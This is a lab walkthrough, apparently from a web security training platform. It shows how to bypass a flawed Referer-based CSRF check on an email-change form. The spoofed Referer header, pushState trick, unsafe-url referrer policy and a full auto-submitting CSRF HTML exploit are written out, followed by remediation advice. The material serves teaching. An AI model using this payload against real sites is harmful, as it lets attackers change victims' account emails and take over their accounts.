SCENARIO

The application consists of an email change functionality which is vulnerable to CSRF as it attempts to detect and block cross domain requests, but the detection mechanism can be bypassed. We will try to mount an exploit and deliver it to the target with the help of an exploit server in order to get the credentials of the target.

**PROCEDURE**

1. Open the web application and login with the given credentials to act as an user.
2. Now make an email change request using the browser itself and study the request and response.
3. Replace the original Referrer header with the Payload 1 and notice that it still gets accepted as the server accepts any request with the domain of the lab and it doesn’t care about the other matter.
4. Now use the Engagement tools from BurpSuite’s Repeater and generate CSRF PoC using it and add auto submit as true and replace the history.pushState function with the Payload 2.
5. Then add the Payload 3 into the head section of the exploit server as nowadays servers strips the string and sends only the domain name.
6. Go to the exploit server and paste the Payload 4 into the body tag of the exploit and click store.
7. At the end, click the button to deliver the exploit.

**PAYLOAD**

1. Referer: <https://arbitrary-incorrect-domain.net?YOUR-LAB-ID.web-security-academy.net>
2. history.pushState("", "", "/?YOUR-LAB-ID.web-security-academy.net")
3. Referrer-Policy: unsafe-url
4. <html>

<!-- CSRF PoC - generated by Burp Suite Professional -->

<body>

<script>history.pushState("", "", "/?0a3500770475bd508111b6ac0097003d.web-security-academy.net")</script>

<form action="https://0a3500770475bd508111b6ac0097003d.web-security-academy.net/my-account/change-email" method="POST">

<input type="hidden" name="email" value="wiener&#64;normal&#45;user&#46;net" />

<input type="submit" value="Submit request" />

</form>


<script>

document.forms[0].submit();

</script>

</body>

</html>

**PROOF OF CONCEPT**

**REMEDIATION**

1. **Strict Referrer Header Checks:** Validate the entire Referrer header to ensure requests originate only from trusted domains. Partial matches or allowing substrings can be exploited, as demonstrated.
2. **Anti-CSRF Tokens:** Introduce anti-CSRF tokens that are tied to the user's session and include them in every state-changing request. Ensure server-side validation of these tokens with every such request.
3. **Content Security Policy:** Implement a strict Content Security Policy (CSP) that prevents unauthorized scripts from executing, reducing potential exploit avenues.